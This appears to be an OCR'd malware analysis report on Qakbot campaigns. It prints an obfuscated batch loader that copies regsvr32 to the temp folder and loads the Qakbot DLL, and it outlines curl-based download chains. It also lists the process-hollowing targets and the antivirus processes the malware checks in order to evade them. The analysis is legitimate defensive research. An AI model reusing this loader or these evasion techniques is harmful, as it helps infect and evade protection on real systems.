
In the hidden directory there are four files (.txt, .cmd, .gif and .dat), the LNK file executes the .cmd file which contains the following code:




```
1  @echo off
2
3      :: foilingRetyped
4      set mattockBarnacle=sy
5      set roadbuildingBeeches=%SystemRoot%
6      set heraldicTelexed=%roadbuildingBeeches%\\%mattockBarnacle%stem32\\regs%1%2%3
7      set perfectionEtymons=%temp%
8      set unventuresomenessUnceasingly=replace
9
10     call %unventuresomenessUnceasingly% %heraldicTelexed% %perfectionEtymons% /A
11     regs%1%2%3 reviewer\volleyed.dat
12
13 exit
14
15
```

The batch script has two batch commands “set” (lines 4-8) and “call” (line 10). The “set” command creates five environment variables and the “call” command executes an obfuscated command line with all the environment variables.

Note: at line 8, the last set command the new environment variables contain the replace.exe binary that will be used to copy regsvr32 to a different location to evade security products.



The “call” command executes the following:




The threat actors use a masquerading technique to avoid detections by placing the regsvr32.exe binary in a different location with the replace.exe Microsoft built-in utility.


- replace C:\Windows\system32\regsvr32.exe C:\Users\Admin\AppData\Local\Temp /A

The /A parameter copies the new file to the requested directory instead of moving the existing file.

The %1 %2 %3 are the arguments that reside in the LNK command line. Their concatenation results in regsvr32.exe, which will be executed to load the Qakbot’s DLL. The Qakbot’s DLL in this case is the “volleyed.dat” file.




This is the execution flow after double-clicking the LNK file:




Another example of Qakbot infection uses different TTPs which will be described in the next section.

This infection also starts with an LNK file execution.

LNK meta-data:





LNK file properties and origin:




The batch file (.cmd) also has “set” and “call” commands.

The interesting part is found in line 7 where an unknown executable is in the %temp% directory (C:\Users\{User}\AppData\Local\Temp). At lines 4-6 the batch file sets environment variables. The concatenation of the environment variables values will result in regsvr32.exe which will be copied to the %temp% directory and renamed.








The Qakbot DLL that is executed by the masqueraded Regsvr32


The execution flow after double-clicking the LNK file:




In the last three months, Qakbot's threat actors used unique TTPs for each campaign. We are monitoring Qakbot campaigns closely and we observed unique infections flow each time:

- June 2022: LNK > CMD & CURL > PING > Regsvr32


- Execution flow description: A LNK file executes a curl command to download a Qakbot DLL to \\AppData\\Roaming\\[RandomDir] for a compromised distribution URL, and finally executes the DLL with regsvr32.



- July 2022: LNK > CALC > Regsvr32
  - Execution flow description: A LNK file executes a copy of calc.exe (stored in the ISO). The ISO also contains two DLL files, WindowsCodecs.dll, and a payload named [Random].dll to exploit a DLL hijacking. Finally, regsvr32 loads the Qakbot DLL.



- September 2022: LNK > CURL & WSCRIPT > CMD > PING & Regsvr32
  - Execution flow description: A LNK file executes curl to download a .js file to \\AppData\\Roaming\\[RandomDir]\\[RandomDir]. The JS script downloads the Qakbot DLL and executes it with Regsvr32.




Now that we have covered different Qakbot TTPs and infection flows, let's focus on what happens after the Qakbot DLL is executed by regsvr32.exe.

Qakbot DLL targets system processes for process injection (Process Hollowing). The targeted process will be chosen from a hardcoded list according to AV solutions that are running on the compromised system to evade them. CreateToolhelp32Snapshot, Process32Next, and Process32First APIs allow enumerating running processes on the compromised system.

The target processes are:

- %SystemRoot%\SysWOW64\wermgr.exe (in the last campaigns the target process was: %SystemRoot%\SysWOW64\explorer.exe)
- %SystemRoot%\SysWOW64\mobsync.exe
- %SystemRoot%\ SysWOW64\msra.exe
- %SystemRoot%\ SysWOW64\OneDriveSetup.exe
- %ProgramFiles(x86)%\Internet Explorer\iexplore.exe


We observed a new process in the new Qakbot campaign: %SystemRoot%\ SysWOW64\dxdiag.exe thanks to @Kostastsale from the DFIR Report Team.





These are the AV processes that were checked:

- kavtray.exe, avp.exe == Kaspersky
- bdagent.exe, vsserv.exe, vsservppl.exe == Bitdefender
- SavService.exe, SAVAdminService.exe == Sophos
- coreServiceShell.exe, PccNTMon.exe, NTRTScan.exe == Trend Micro
- MsMpEng.exe == Windows Defender
- AvastSvc.exe == Avast

The process injection uses the following Windows APIs: CreateProcessW, WriteProcessMemory, and NtResumeThread.

